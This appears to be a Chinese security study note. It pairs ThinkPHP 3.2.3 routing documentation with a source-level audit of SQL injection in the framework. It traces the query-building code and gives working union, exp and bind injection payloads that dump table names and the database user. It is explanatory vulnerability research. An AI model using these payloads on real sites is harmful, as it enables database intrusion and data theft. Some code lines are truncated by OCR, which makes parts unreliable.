thinkphp 3.2.3 附官方手册👇

ThinkPHP3.2.3完全开发手册

URL模式

```
http://serverName/index.php/模块/控制器/操作
```

ThinkPHP框架的URL是区分大小写（主要是针对模块、控制器和操作名，不包括应用参数）的。

ThinkPHP采用驼峰命名，而URL中的模块和控制器都是对应的文件，因此在Linux环境下面必然存在区分大小写的问题。

通过配置参数解决URL大小写问题：
当`URL_CASE_INSENSITIVE`设置为true（默认）的时候表示URL地址不区分大小写

若直接访问入口文件的话，由于URL中没有模块、控制器和操作，因此系统会访问默认模块（Home）下面的默认控制器（Index）的默认操作（index）

> ```
> http://serverName/index.php          等价于
> http://serverName/index.php/Home/Index/index
> ```

这种URL模式就是系统默认的`PATHINFO`模式

ThinkPHP支持四种URL模式，通过设置`URL_MODEL`参数改变URL模式

URL模式	URL_MODEL设置
普通模式	0
PATHINFO模式	1
REWRITE模式	2
兼容模式	3

普通模式

> http://localhost/?m=home&c=user&a=login&var=value

m参数表示模块，c参数表示控制器，a参数表示操作（当然这些参数都是可以配置的），后面的表示其他GET参数

若默认的变量设置和你的应用变量有冲突的话，你需要重新设置系统配置，如：

```
'VAR_MODULE'            =>  'module',     // 默认模块获取变量
'VAR_CONTROLLER'        =>  'controller',    // 默认控制器获取变量
'VAR_ACTION'            =>  'action',    // 默认操作获取变量
```

PATHINFO模式

> http://localhost/index.php/home/user/login/var/value/

PATHINFO地址的前三个参数分别表示模块/控制器/操作。

> PATHINFO模式下面，依然可以采用普通URL模式的参数方式，例如：`http://localhost/index.php/home/user/login?var=value` 依然是有效的

PATHINFO模式下，URL可定制

```
// 更改PATHINFO参数分隔符
'URL_PATHINFO_DEPR'=>'-',
即可支持如下URL访问：
http://localhost/index.php/home-user-login-var-value
```

路由定义

要使用路由功能，前提是你的URL支持PATH_INFO（或者兼容URL模式也可以，采用普通URL模式的情况下不支持路由功能），并且在应用（或者模块）配置文件中开启路由

```
// 开启路由
'URL_ROUTER_ON'   => true,
```

> 路由功能可以针对模块，也可以针对全局，针对模块的路由则需要在模块配置文件中开启和设置路由，如果是针对全局的路由，则是在公共模块的配置文件中开启和设置

🔨配置路由规则：

`URL_ROUTE_RULES`参数，配置格式是一个数组，每个元素代表一个路由规则

```
'URL_ROUTE_RULES'=>array(
    'news/:year/:month/:day' => array('News/archive', 'status=1'),
    'news/:id'               => 'News/read',
    'news/read/:id'          => '/news/:1',
),
```

🔨路由定义：

'路由表达式'=>'路由地址和传入参数'
或者：**array('路由表达式','路由地址','传入参数')**

🔨路由表达式：

表达式	示例
正则表达式	/^blog/(\d+)$/
规则表达式	blog/:id

🔨路由地址：

定义方式	定义格式
方式1：路由到内部地址（字符串）	'[控制器/操作]?额外参数1=值1&额外参数2=值2...'
方式2：路由到内部地址（数组）参数采用字符串方式	array('[控制器/操作]','额外参数1=值1&额外参数2=值2...')
方式3：路由到内部地址（数组）参数采用数组方式	array('[控制器/操作]',array('额外参数1'=>'值1','额外参数2'=>'值2'...)[,路由参数])
方式4：路由到外部地址（字符串）301重定向	'外部地址'
方式5：路由到外部地址（数组）可以指定重定向代码	array('外部地址','重定向代码'[,路由参数])
方式6：闭包函数	function($name){ echo 'Hello,'.$name;}

> 若定义的是全局路由（在公共模块的配置文件中定义），路由地址的定义格式中需要增加模块名，如：
> 'blog/:id'=>'Home/blog/read' // 表示路由到Home模块的blog控制器的read操作方法

> 如果路由地址以“/”或者“http”开头则会认为是一个重定向地址或者外部地址
>
> 'blog/:id'=>'/blog/read/id/:1'
> 和
> 'blog/:id'=>'blog/read'
>
> 虽然都是路由到同一个地址，但是前者采用的是301重定向的方式路由跳转

如果我们希望 `avatar/123` 重定向到 `/member/avatar/id/123_small` 的话，只能使用：

```
'avatar/:id'=>'/member/avatar/id/:1_small'
```

我们可以使用闭包的方式定义一些特殊需求的路由，而不需要执行控制器的操作方法了，例如：

```
'URL_ROUTE_RULES'=>array(
    'test'         =>
        function(){
            echo 'just test';
        },
    'hello/:name' =>
        function($name){
            echo 'Hello,'.$name;
        }
)
```

视图

渲染内容

若没有定义任何模板文件，或把模板内容存储到数据库中，使用show方法来渲染输出
$this->show($content, 'utf-8', 'text/xml');

SQL注入审计

ThinkPHP/Conf/convention.php 下修改数据库连接配置

```
/* 数据库设置 */
'DB_TYPE'               => 'mysql', // 数据库类型
'DB_HOST'               => 'localhost', // 服务器地址
'DB_NAME'               => 'test', // 数据库名
'DB_USER'               => 'root', // 用户名
'DB_PWD'                => '123456', // 密码
'DB_PORT'               => '3308', // 端口
'DB_PREFIX'             => '', // 数据库表前缀
'DB_PARAMS'             => array(), // 数据库连接参数
'DB_DEBUG'              => true, // 数据库调试模式 开启后可以记录SQL日志
'DB_FIELDS_CACHE'       => true, // 启用字段缓存
'DB_CHARSET'            => 'utf8', // 数据库编码默认采用utf8
'DB_DEPLOY_TYPE'        => 0, // 数据库部署方式:0 集中式(单一服务器),1 分布式(主从服务器)
'DB_RW_SEPARATE'        => false, // 数据库读写是否分离 主从式有效
'DB_MASTER_NUM'         => 1, // 读写分离后 主服务器数量
'DB_SLAVE_NO'           => '', // 指定从服务器序号
```

IndexController.class.php里面编写查询语句

```
class IndexController extends Controller{
    public function sql(){
        //I(GET.id)相当于$_GET['id']
        $data = M('tp_user')->find(I('GET.id'));
        var_dump($data);
    }
}
```

tp3内置的方法:

```
M 快速高性能实例化模型🎈
I 获取系统变量✨
C 配置参数存取方法
D 快速实例化Model类库
```

接着我们尝试常见的SQL注入

先进入I方法，将传入的GET.id，以点号(.)分割返回列表，$method='GET' $name='id'，根据$method找到对应的请求方法，$input = &$_GET，进而获取到请求参数id，$filters被默认设置为htmlspecialchars，过滤后返回

```php
function I($name, $default = '', $filter = null, $datas = null)  $datas: null  $default: ""  $filter: null  $name: "id"
{
    static $_PUT = null;  $_PUT: null
    if (strpos($name, needle: '/')) {
        // 指定修饰符
        list($name, $type) = explode(separator: '/', $name, limit: 2);
    } elseif (C(name: 'VAR_AUTO_STRING')) {
        // 默认强制转换为字符串
        $type = 's';
    }
    if (strpos($name, needle: '.')) {
        // 指定参数来源
        list($method, $name) = explode(separator: '.', $name, limit: 2);  $method: "GET"
    } else {
        // 默认为自动判断
        $method = 'param';
    }
    switch (strtolower($method)) {  $method: "GET"
        case 'get':
```

进入find方法，触发_parseOptions()

```php
// 总是查找一条记录
$this->options['limit'] = 1;  options: [2]
// 分析表达式
$options = $this->_parseOptions();  $options: "2' or 1=1"  $this: {db => Think\Db\Driver\Mysql,
```

```php
// 字段类型验证
if (isset($options['where']) && is_array($options['where']) && !empty($fields) && !isset($options['join'])) {
    // 对数组查询条件进行字段类型检查
    foreach ($options['where'] as $key => $val) {  $key: "id"  $val: "2' or 1=1"
        $key = trim($key);
        if (in_array($key, $fields, strict: true)) {  $fields: {"id", "username", "password", "gender", "email",
            if (is_scalar($val)) {  $val: "2' or 1=1"
                $this->_parseType(&data: $options['where'], $key);  $key: "id"  $options: {where => [1], limi
            }
        }
    }
}
```

```php
protected function _parseType(&$data, $key)  $data: {id => "2' or 1=1"}[1]  $key: "id"
{
    if (!isset($this->options['bind'][':' . $key]) && isset($this->fields['_type'][$key])) {  $this: {db => Think\Db\Driver\M
        $fieldType = strtolower($this->fields['_type'][$key]);  $fieldType: "int(11)"  $this: {db => Think\Db\Driver\Mysql,
        if (false !== strpos($fieldType, needle: 'enum')) {
            // 支持ENUM类型优先检测
        } elseif (false === strpos($fieldType, needle: 'bigint') && false !== strpos($fieldType, needle: 'int')) {  $fieldType:
            $data[$key] = intval($data[$key]);  $data: {id => "2' or 1=1"}[1]  $key: "id"
        } elseif (false !== strpos($fieldType, needle: 'float') || false !== strpos($fieldType, needle: 'double')) {
            $data[$key] = floatval($data[$key]);
        } elseif (false !== strpos($fieldType, needle: 'bool')) {
            $data[$key] = (bool) $data[$key];
        }
    }
}
```

被intval()之后，$data {id => 2}[1]，啥都没了。。。
数据库那边把id那列改成varchar，重新跟进

```php
// 分析表达式
$options = $this->_parseOptions();
// 判断查询缓存
if (isset($options['cache'])) {
    $cache = $options['cache'];
    $key   = is_string($cache['key']) ? $cache['key'] : md5(serial
    $data  = S($key, '', $cache);
    if (false !== $data) {
        $this->data = $data;   data: [0]
        return $data;
    }
}
$resultSet = $this->db->select($options);   $options: {where => [1]
```

```php
public function select($options = array())   $options: {where => [1], limit => 1, table => "tp_user", model => "tp_user"}[4]
{
    $this->model = $options['model'];   $this: {PDOStatement => PDOStatement, model => "tp_user", queryStr => "SHOW COLUMNS FROM `tp_user`", 
    $this->parseBind( bind: !empty($options['bind']) ? $options['bind'] : array());
    $sql    = $this->buildSelectSql($options);   $options: {where => [1], limit => 1, table => "tp_user", model => "tp_user"}[4]    $this: {PD
    $result = $this->query($sql, fetchSql: !empty($options['fetch_sql']) ? true : false, master: !empty($options['master']) ? true : false);
    return $result;
}
```

```php
public function buildSelectSql($options = array())   $options: {where => [1],
{
    if (isset($options['page'])) {
        // 根据页数计算limit
        list($page, $listRows) = $options['page'];
        $page                  = $page > 0 ? $page : 1;
        $listRows              = $listRows > 0 ? $listRows : (is_numeric($opt
        $offset                = $listRows * ($page - 1);
        $options['limit']      = $offset . ',' . $listRows;
    }
    $sql = $this->parseSql($this->selectSql, $options);   $options: {where =>
    return $sql;
}
```

重点！要拼接SQL了


```
public function parseSql($sql, $options = array())   $options: {where => [1], limit => 1, table => "tp
{
    $sql = str_replace(
        array('%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%', '%ORDER
        array(
            $this->parseTable($options['table']),   $this: {PDOStatement => PDOStatement, model => "tp
            $this->parseDistinct( distinct: isset($options['distinct']) ? $options['distinct'] : false),
            $this->parseField( fields: !empty($options['field']) ? $options['field'] : '*'),
            $this->parseJoin( join: !empty($options['join']) ? $options['join'] : ''),
            $this->parseWhere( where: !empty($options['where']) ? $options['where'] : ''),
            $this->parseGroup( group: !empty($options['group']) ? $options['group'] : ''),
            $this->parseHaving( having: !empty($options['having']) ? $options['having'] : ''),
            $this->parseOrder( order: !empty($options['order']) ? $options['order'] : ''),
            $this->parseLimit( limit: !empty($options['limit']) ? $options['limit'] : ''),
            $this->parseUnion( union: !empty($options['union']) ? $options['union'] : ''),
            $this->parseLock( lock: isset($options['lock']) ? $options['lock'] : false),
            $this->parseComment( comment: !empty($options['comment']) ? $options['comment'] : ''),
            $this->parseForce( index: !empty($options['force']) ? $options['force'] : ''),
        ), $sql);
    return $sql;
}
```

我们构造的id在where那边，跟进parseWhere

```
protected function parseWhere($where)   $where: {id => "2' or 1=1"}[1]
{
    $whereStr = '';   $whereStr: ""
    if (is_string($where)) {
        // 直接使用字符串条件
        $whereStr = $where;
    } else {
        // 使用数组表达式
        $operate = isset($where['_logic']) ? strtoupper($where['_logic']) : '';   $operate: " AND "
        if (in_array($operate, array('AND', 'OR', 'XOR'))) {
            // 定义逻辑运算规则 例如 OR XOR AND NOT
            $operate = ' ' . $operate . ' ';
            unset($where['_logic']);
        } else {
            // 默认进行 AND 运算
            $operate = ' AND ';   $operate: " AND "
        }
```

跟进where子单元分析

```
} else {
    $whereStr .= $this->parseWhereItem($this->parseKey($key), $val);   $key: "id"    $val: "2' or
}
```




跟进parseValue

```
protected function parseValue($value)
{
    if (is_string($value)) {
        $value = strpos($value, ':') === 0 &&
in_array($value, array_keys($this->bind)) ? $this-
>escapeString($value) : '\'' . $this-
>escapeString($value) . '\'';
    } elseif (isset($value[0]) && is_string($value[0])
&& strtolower($value[0]) == 'exp') {
        $value = $this->escapeString($value[1]);
    } elseif (is_array($value)) {
        $value = array_map(array($this, 'parseValue'),
$value);
    } elseif (is_bool($value)) {
        $value = $value ? '1' : '0';
    } elseif (is_null($value)) {
```

```
            $value = 'null';
        }
        return $value;
    }
```

第一个if条件判断成功，进行这个处理`'\''.$this->escapeString($value).'\''`

跟进escapeString



addslashes() 函数返回在预定义的字符前添加反斜杠的字符串。

预定义字符是：

- 单引号（'）
- 双引号（"）
- 反斜杠（\）
- NULL

最后返回

因为没法绕过单引号的转义，所以常规的注入是不行的。

总结：

如果id列是int的话，最终的where语句是`where id=1`，如果是varchar的话，是`where id ='1'`

payload1 union注入

尝试id传数组：?id[where]=1
进入I方法：

```
is_array($data) && array_walk_recursive( &array: $data, callback: 'think_filter');  $data: {where => "2"}[1]
```

```
function think_filter(&$value)  $value: "2"
{
    // TODO 其他安全过滤

    // 过滤查询特殊字符
    if (preg_match( pattern: '/^(EXP|NEQ|GT|EGT|LT|ELT|OR|XOR|LIKE|NOTLIKE|NOT BETWEEN|NOTBETWEEN|BETWEEN|NOTIN|NOT IN|IN|BIND)$/i', $value)) {
        $value .= ' ';
    }
}
```

貌似这个过滤没啥用，$options传进来

```
public function find($options = array())  $options: {where => "2"}[1]
{
    if (is_numeric($options) || is_string($options)) {  $options: {where => "2"}[1]
        $where[$this->getPk()] = $options;  $this: {db => Think\Db\Driver\Mysql, _db => [1], pk => "id", au

        $this->options['where'] = $where;
    }
    // 总是查找一条记录
    $this->options['limit'] = 1;  options: [1]
    // 分析表达式
    $options = $this->_parseOptions();  $options: {where => "2"}[1]
```

```
protected function _parseOptions($options = array())  $options: {limit => 1}[1]
{
    if (is_array($options)) {
        $options = array_merge($this->options, $options);  $this: {db => Think\Db\Drive
    }

    if (!isset($options['table'])) {  $options: {limit => 1}[1]
        // 自动获取表名
        $options['table'] = $this->getTableName();
        $fields           = $this->fields;
    } else {
```

thinkPHP 3.2.5操作的是$this->options，而非options
因此_parseOptions返回之后把原来的$options覆盖了，我们之前的$options={where => '2'}也没戏了
3.2.5 vs 3.2.3

```
779  773      public function find($options = array())
780  774      {
781  775          if (is_numeric($options) || is_string($options)) {
782  776              $where[$this->getPk()] = $options;
783       -          $options                = array();
784       -          $options['where']       = $where;
     777  +
     778  +          $this->options['where'] = $where;
785  779          }
786  780          // 根据复合主键查找记录
787  781          $pk = $this->getPk();
788  782          if (is_array($options) && (count($options) > 0) && is_array($pk)) {
789  783              // 根据复合主键查询
790  784              $count = 0;
791  785              foreach (array_keys($options) as $key) {
792  786                  if (is_int($key)) {
793  787                      $count++;
794  788                  }
795  789
796  790              }
797  791              if (count($pk) == $count) {
798  792                  $i = 0;
799  793                  foreach ($pk as $field) {
800  794                      $where[$field] = $options[$i];
801  795                      unset($options[$i++]);
802  796                  }
803       -              $options['where'] = $where;
     797  +              $this->options['where'] = $where;
804  798              } else {
805  799                  return false;
806  800              }
807  801          }
808  802          // 总是查找一条记录
809       -      $options['limit'] = 1;
     803  +      $this->options['limit'] = 1;
810  804          // 分析表达式
811       -      $options = $this->_parseOptions($options);
     805  +      $options = $this->_parseOptions();
```

好吧，那咱们换个版本

```
protected function parseWhere($where) {   $where: "2"
    $whereStr = '';   $whereStr: "2"
    if(is_string($where)) {
        // 直接使用字符串条件
        $whereStr = $where;
    }else{ // 使用数组表达式
```

继续跟到parseWhere，$where被赋值给了$whereStr

```
return empty($whereStr)?'':' WHERE '.$whereStr;   $whereStr: "2"
```


```
return $sql;   $sql: "SELECT * FROM `tp_user` WHERE 2 LIMIT 1   "
```

注：parseWhere处，之前常规注入时，判断is_string($where)本来要跳到else，进而跳到where子单元分析，最终被addslashes过滤，因为常规注入时：

```
public function find($options=array()) {   $options: "2' or 1=1"
    if(is_numeric($options) || is_string($options)) {
        $where[$this->getPk()]  =   $options;   $options: "2' or
        $options                =   array();
        $options['where']       =   $where;
    }
```

$options的where属性已被设置为数组，在parseWhere中开始判断is_string($where)肯定不满足

array(6) { ["id"]=> string(1) "2" ["username"]=> string(6) "路飞" ["password"]=> string(3) "123" ["gender"]=> string(3) "男" ["email"]=> string(13) "LUFEI@163.COM" ["price"]=> string(2) "20" }




`?id[where]=id=2` 查询成功

开始搞：

`?id[where]=0 union select 1,2,3,4,5,group_concat(table_name) from information_schema.tables where table_schema=database()`

array(6) { ["id"]=> string(1) "1" ["username"]=> string(1) "2" ["password"]=> string(1) "3" ["gender"]=> string(1) "4" ["email"]=> string(1) "5" ["price"]=> string(7) "tp_user" }



payload2 exp注入

> ?username[0]=exp&username[1]==-1 union select 1,2,3,4,5,6

```php
class IndexController extends Controller{
    public function sql2(){
        $user = D('User');
        $map = array('username' => $_GET['username']);
        // $map = array('username' => I('username'));
        $res = $user->where($map)->find();
    }
}
```

```php
public function where($where,$parse=null){  $parse: null    $where: {username => [2]}[1]
    if(!is_null($parse) && is_string($where)) {
        if(!is_array($parse)) {
            $parse = func_get_args();
            array_shift( &array: $parse);
        }
        $parse = array_map(array($this->db,'escapeString'),$parse);  $this: {db => Think
        $where =   vsprintf($where,$parse);  $parse: null
    }elseif(is_object($where)){
        $where  =   get_object_vars($where);
    }
    if(is_string($where) && '' != $where){
        $map    =   array();
        $map['_string']   =   $where;
        $where  =   $map;
    }
    if(isset($this->options['where'])){
        $this->options['where'] =   array_merge($this->options['where'],$where);
    }else{
        $this->options['where'] =   $where;  $where: {username => [2]}[1]    $this: {db
    }

    return $this;
}
```

又到了find，这次没有传入参数，$options默认为空数组

```php
public function find($options=array()) {  $options: [0]
    if(is_numeric($options) || is_string($options)) {
        $where[$this->getPk()]  =   $options;  $this: {db => Think\Db\Driver\Mysql, _db => [1], pk
        $options                =   array();
        $options['where']       =   $where;
    }
    // 根据复合主键查找记录
    $pk  =  $this->getPk();  $pk: "id"    $this: {db => Think\Db\Driver\Mysql, _db => [1], pk => "
    if (is_array($options) && (count($options) > 0) && is_array($pk)) {
// 总是查找一条记录
$options['limit']   =   1;
// 分析表达式
$options            =   $this->_parseOptions($options);  $options: {limit => 1}[1]
```

接着$options和$this->options合并

```
protected function _parseOptions($options=array()) {  $options: {where => [1], limit => 1, table => "user", model => "User"}[4]
    if(is_array($options))
        $options =  array_merge($this->options,$options);  $this: {db => Think\Db\Driver\Mysql, _db => [1], pk => "id", autoinc

    if(!isset($options['table'])){
        // 自动获取表名
        $options['table']   =   $this->getTableName();
        $fields             =   $this->fields;  $fields: {"id", "username", "password", "gender", "email", "price", _pk => "id",
    }else{
        // 指定数据表 则重新获取字段列表 但不支持类型检测
        $fields             =   $this->getDbFields();
    }
```

继续跟进select、buildSelectSql、parseSql、parseWhere

```
protected function parseWhere($where) {  $where: {username => [2]}[1]
    $whereStr = '';  $whereStr: ""
    if(is_string($where)) {  $where: {username => [2]}[1]
        // 直接使用字符串条件
        $whereStr = $where;
    }else{ // 使用数组表达式
        $operate  = isset($where['_logic'])?strtoupper($where['_logic']):'';
        if(in_array($operate,array('AND','OR','XOR'))){
            // 定义逻辑运算规则 例如 OR XOR AND NOT
            $operate    =   ' '.$operate.' ';
            unset($where['_logic']);
        }else{
            // 默认进行 AND 运算
            $operate    =   ' AND ';
        }
        foreach ($where as $key=>$val){
```

$where是数组，会跳到where单元子分析

```
if(is_array($val)) {
    if(is_string($val[0])) {
        $exp    =   strtolower($val[0]);  $exp: "exp"
        if(preg_match( pattern: '/^(eq|neq|gt|egt|lt|elt)$/',$exp)) { // 比较运算
            $whereStr .= $key.' '.$this->exp[$exp].' '.$this->parseValue($val[1]);  $this: {PDOStatement => PD
        }elseif(preg_match( pattern: '/^(notlike|like)$/',$exp)){// 模糊查找
            if(is_array($val[1])) {
                $likeLogic  =   isset($val[2])?strtoupper($val[2]):'OR';
                if(in_array($likeLogic,array('AND','OR','XOR'))){
                    $like       =   array();
                    foreach ($val[1] as $item){
                        $like[] = $key.' '.$this->exp[$exp].' '.$this->parseValue($item);
                    }
                    $whereStr .= '('.implode( separator: ' '.$likeLogic.' ',$like).')';
                }
            }else{
                $whereStr .= $key.' '.$this->exp[$exp].' '.$this->parseValue($val[1]);  $this: {PDOStatement =
            }
        }elseif('bind' == $exp ){ // 使用表达式
            $whereStr .= $key.' = :'.$val[1];
        }elseif('exp' == $exp ){ // 使用表达式  $exp: "exp"
            $whereStr .= $key.' '.$val[1];  $key: "`username`"    $val: {"exp", "=-1 union select 1,2,3"}[2]
```


$val[0]赋给$exp，$whereStr .= $key.' '.$val[1];

```
return $whereStr;   $whereStr:  "`username` =-1 union select 1,2,3"
$sql = "SELECT * FROM `user` WHERE `username` =-1 union select 1,2,3 LIMIT 1  "
```

可以进行SQL注入

为什么不用I方法得到get参数，就是因为前面提到的那个think_filter的过滤，过滤了以exp开头的情况，因此不能I方法，需要用`$_GET`来获得。

```
array(6) { ["id"]=> string(1) "1" ["username"]=> string(1) "2" ["password"]=> string(1) "3" ["gender"]=> string(1) "4" ["email"]=> string(1) "5" ["price"]=> string(4) "user" }
```



payload3 bind注入

> ?id[0]=bind&id[1]=0 and updatexml(1,concat(0x7e,user(),0x7e),1)&password=1

```php
public function sql3()
{
    $User = M('User');
    $user['id'] = I('id');
    $data['password'] = I('password');
    $value = $User->where($user)->save($data);
    var_dump($value);
}
```


where没啥影响，跟进save


```
public function save($data='',$options=array()) {  $data: {password => "1"}[1]    $options: [0]
    if(empty($data)) {  $data: {password => "1"}[1]
        // 没有传递数据，获取当前数据对象的值
        if(!empty($this->data)) {  $this: {db => Think\Db\Driver\Mysql, _db => [1], pk => "id",
            $data           =   $this->data;
            // 重置数据
            $this->data     =   array();
        }else{
            $this->error    =   L( name: '_DATA_TYPE_INVALID_');
            return false;
        }
    }
    // 数据处理
    $data       =   $this->_facade($data);
    if(empty($data)){
        // 没有数据则不执行
        $this->error    =   L( name: '_DATA_TYPE_INVALID_');
        return false;
    }
    // 分析表达式
    $options    =   $this->_parseOptions($options);
    $pk         =   $this->getPk();
```

